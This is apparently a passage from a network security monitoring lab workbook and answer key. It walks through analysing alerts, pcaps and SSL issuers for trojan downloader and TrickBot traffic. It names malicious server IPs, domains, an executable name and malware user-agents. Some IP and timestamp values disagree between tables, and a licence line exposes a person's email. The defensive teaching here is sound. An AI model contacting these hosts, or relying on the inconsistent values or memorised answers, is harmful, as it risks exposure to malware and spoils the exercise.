
The following alerts match the beginning time, and refer to the same client IP address:



Alert ID	DPort	Pr	Event Message
3.112	80	6	ET TROJAN WS/JS Downloader Mar 07 2017 M1
3.114	80	6	ET CURRENT_EVENTS Terse alphanumeric executable downloader high likel
3.116	80	6	ET INFO GENERIC SUSPICIOUS POST to Dotted Quad with Fake Browser 1

The server IP address is shown in the "ET Trojan WS/JS Downloader..." alert shown above: 213.136.26.180. As noted above, your Alert ID number may be different.

Right-click on the Alert ID of the "ET Trojan WS/JS Downloader..." alert shown above and choose "Wireshark". Then right-click on any packet in Wireshark and choose "Follow" -> "TCP Stream":



Enter the IP address and name of the server in the worksheet in the previous section.


2. What is the name of the first EXE transferred during this client-side exploit? What is the DNS name (as shown by the HTTP client "Host" header) of the malicious web server it was downloaded from?

In Sguil: Right-click on the Alert ID for the "ET CURRENT_EVENTS Terse alphanumeric executable downloader..." alert and choose "Wireshark".

Alert ID	Date/Time	Src IP	SPort	Dst IP	DPort	Pr	Event Message
3.112	2017-05-02 20:35:02	10.5.11.57	52859	213.126.26.180	80	6	ET TROJAN WS/JS Downloader Mar 07 2017 M1
3.114	2017-05-02 20:37:50	10.5.11.57	52859	213.126.26.180	80	6	ET CURRENT_EVENTS Terse alphanumeric executable downloader high likelihood
3.116	2017-05-02 20:37:50	10.5.11.57	52859	213.126.26.180	80	6	ET INFO GENERIC SUSPICIOUS POST to Dotted Quad with Fake Browser 1

Right-click and choose Wireshark

Then right-click on any packet in Wireshark and choose "Follow" -> "TCP Stream":=



Enter the EXE name and DNS name in the worksheet in the previous section.


3. The client attempts to POST using an IP address in the client HTTP host header. The server does not allow POSTs and rejects this attempt. What is the IP address of the server, and what HTTP status code is returned?

In Sguil: Right-click on the Alert ID for the "ET INFO GENERIC SUSPICIOUS POST to Dotted Quad..." alert and choose "Wireshark".

Alert ID	Date/Time	Src IP	SPort	Dst IP	DPort	Pr	Event Message
3.112	2017-05-02 20:35:02	10.5.11.57	52858	213.136.26.180	80	6	ET TROJAN WS/JS Downloader Mar 07 2017 M1
3.114	2017-05-02 20:35:02	10.5.11.57	52858	213.136.26.180	80	6	ET CURRENT_EVENTS Terse alphanumeric executable downloader high likeli
3.116	2017-05-02 20:35:02	10.5.11.57	52858	213.136.26.180	80	6	ET INFO GENERIC SUSPICIOUS POST to Dotted Quad with Fake Browser 1

Right-click and choose Wireshark


Then right-click on any packet in Wireshark and choose "Follow" -> "TCP Stream":



Enter the IP address and the HTTP status code in the worksheet in the previous section.


4. What Microsoft client operating system is running on 10.5.11.57? Be as specific as possible.

You may view the TCP stream from the following step (if it is still open). If not, right-click the Alert ID for any of the previous three alerts, choose Wireshark, click on any packet and go to "Follow" -> "TCP Stream".



As you learned earlier today in 511.3, "Windows NT 6.1" is Windows 7 or Server 2008 R2. The question specified the "Microsoft client operating system", leading us to Windows 7.

We can also use NetworkMiner. Right-click on the Alert ID for any of the three alerts we inspected and choose NetworkMiner.



NetworkMiner offers a few opinions.

- pOf claims "Windows Vista SP0/SP2, 7 SP0+, 2008 SP0".

- Satori claims "Windows 8 (50%)" or "Windows 7 (50%)."
- Host details verify the version used in the user agent is "Windows NT 6.1."

Both p0f and Satori have the correct answer but list others. The user agent string "Windows NT 6.1" indicates Windows 7 is most likely. This is a client-side attack, making Windows 7 more likely than Server 2008 R2.

Enter the operating system in the worksheet in the previous section.


Analysis of /pcaps/conduit.pcap and /pcaps/trickbot.pcap

5. What is the most suspicious User-Agent string contained in each pcap?

In both cases, the shortest User-Agents are the most suspicious. Open a Linux terminal and type the following:


```
strings /pcaps/conduit.pcap | grep -i User-Agent | sort -u
```

These commands show the printable strings in /pcaps/conduit.pcap and grep (search) for "User-Agent." The grep "-i" flag makes the search case-insensitive.



```
Terminal
File Edit View Terminal Go Help
[/$ strings /pcaps/conduit.pcap | grep -i User-Agent | sort -u
User-Agent: FDMuiless
User-Agent: Microsoft-CryptoAPI/5.131.2600.2180
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Window6
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; Community Alerts
1.1.4.1
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; CT3316810_ACTID_C
T3316810_6.17.2.8)
User-Agent: Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5)
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.11 (KHTML, like Gecko
) Chrome/23.0.1271.64 Safari/537.11
[/$
```

```
strings /pcaps/trickbot.pcap | grep -i User-Agent | sort -u
```




```
Terminal - student@Sec-511-Linux: ~
File Edit View Terminal Tabs Help
[~]$ strings /pcaps/trickbot.pcap | grep -i User-Agent | sort -u
User-Agent: BotLoader
User-Agent: Microsoft-CryptoAPI/6.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:45.0) Gecko/20100101 Thunderbird/45.5.0
User-Agent: TrickLoader
[~]$
```

Note how both short User-Agents lack the string "Mozilla" and "CryptoAPI."

You may also view both pcaps in Wireshark and search for both strings to see the context. Here are the steps to view conduit.pcap. Open a Linux terminal window and type the following:


```
wireshark /pcaps/conduit.pcap
```

"Edit->Find Packet" performs a search. Remember to change "Display Filter" to "String" (to the left of the search box), and "Packet List" to "Packet bytes" (on the far left) before searching. Then enter **FDMuiless** in the search box. The background should turn green.



Press "Find" and then go to Analyze -> Follow -> TCP Stream.

Here is the search for "FDMuiless" from /pcaps/conduit.pcap:



Enter the User-Agent strings in the appropriate worksheet in the previous section.

Analysis of /pcaps/normal/https/alexa-top-500.pcap and /pcaps/tbot.pcap

6. Create a file containing the unique SSL certificate issuers present in both /pcaps/normal/https/alexa-top-500.pcap and /pcaps/tbot.pcap

Open a Linux terminal, create a directory called "/tmp/bro", cd to it, run Bro on alexa-top-500.pcap, and then use bro-cut to locate all SSL certificate issuers. Find the unique examples, and save to /tmp/alexa.txt:

```
mkdir /tmp/bro
cd /tmp/bro
```

```
bro -C -r /pcaps/normal/https/alexa-top-500.pcap
cat ssl.log | bro-cut issuer | sort -u > /tmp/alexa.txt
```

Do the same for /pcaps/tbot.pcap. We will use the same directory. **Note: Bro will overwrite any existing Bro files in the current directory** (such as ssl.log). Please complete the previous steps before moving to the next.


```
cd /tmp/bro
bro -C -r /pcaps/tbot.pcap
cat ssl.log | bro-cut issuer | sort -u > /tmp/tbot.txt
```

Identify the shortest unique SSL issuer in both pcaps. List the length of each shortest issuer in bytes. Omit empty issuers (listed as '-' by Bro).

```
cat /tmp/alexa.txt | awk '{print length, $0;}' | sort -nr
```

The **awk** command prints the length of each line, followed by the line itself. The **sort** command sorts by number (-n) and reverses the order from most to least (-r).

Here is the output of the last (shortest) part of the Alexa output:




```
Terminal - student@Sec-511-Linux: ~
File Edit View Terminal Tabs Help
49 CN=Google Internet Authority G2,O=Google Inc,C=US
47 CN=invalid.ssl.host.com,O=N/A,L=N/A,ST=N/A,C=US
47 CN=Dell Inc. Enterprise Issuing CA1,O=Dell Inc.
44 CN=GeoTrust SSL CA - G2,O=GeoTrust Inc.,C=US
43 CN=Thawte SGC CA - G2,O=Thawte\, Inc.,C=US
42 CN=GeoTrust SSL CA,O=GeoTrust\, Inc.,C=US
40 CN=CLASS 2 KEYNECTIS CA,O=KEYNECTIS,C=FR
39 CN=188.165.15.40,OU=X,O=X,L=X,ST=X,C=PL
38 CN=Thawte SSL CA,O=Thawte\, Inc.,C=US
38 CN=RapidSSL CA,O=GeoTrust\, Inc.,C=US
30 CN=AlphaSSL CA - G2,O=AlphaSSL
1 -
[~]$
```

The shortest issuer is 30 bytes. The issuer listed as '-' is empty, because the attempted connection to TCP port 443 was reset by the server and sent no data.

```
cat /tmp/tbot.txt | awk '{print length, $0;}' | sort -nr
```

Here is the output of the last (shortest) part of the tbot output:



```
Terminal - student@Sec-511-Linux: /tmp/bro
File Edit View Terminal Go Help
20 CN=www.giovp7o3.com
20 CN=www.dlv5q3sgz.com
20 CN=www.b2zbphafz.com
20 CN=www.b2ond2dxj.net
19 CN=www.xwiph1nj.com
19 CN=www.w4uw3kfn.com
19 CN=www.w3rfg432.com
19 CN=www.tbajutyf.com
19 CN=www.naea5wav.net
19 CN=www.c6dmymzw.com
19 CN=www.6ioyhk42.com
[ /tmp/bro ]$
```

Enter each byte count in the appropriate worksheet in the previous section.

Licensed To: Martin Brown <hermespaul56@gmail.com> May 17, 2020

Answers

1. What is the IP address and the DNS name (as shown by the HTTP client "Host" header) of the malicious web server in this alert?

<i>Server IP Address</i>	<i>DNS Name</i>
213.136.26.180	lifecoachingveronique.be

2. What is the name of the first EXE transferred during this client-side exploit? What is the DNS name (as shown by the HTTP client "Host" header) of the malicious web server it was downloaded from?

<i>EXE Name</i>	<i>DNS Name</i>
exe1.exe	spugoszcz.brzuze.eu

3. The client attempts to POST using an IP address in the client HTTP host header. The server does not allow POSTs and rejects this attempt. What is the IP address of the server, and what HTTP status code is returned?

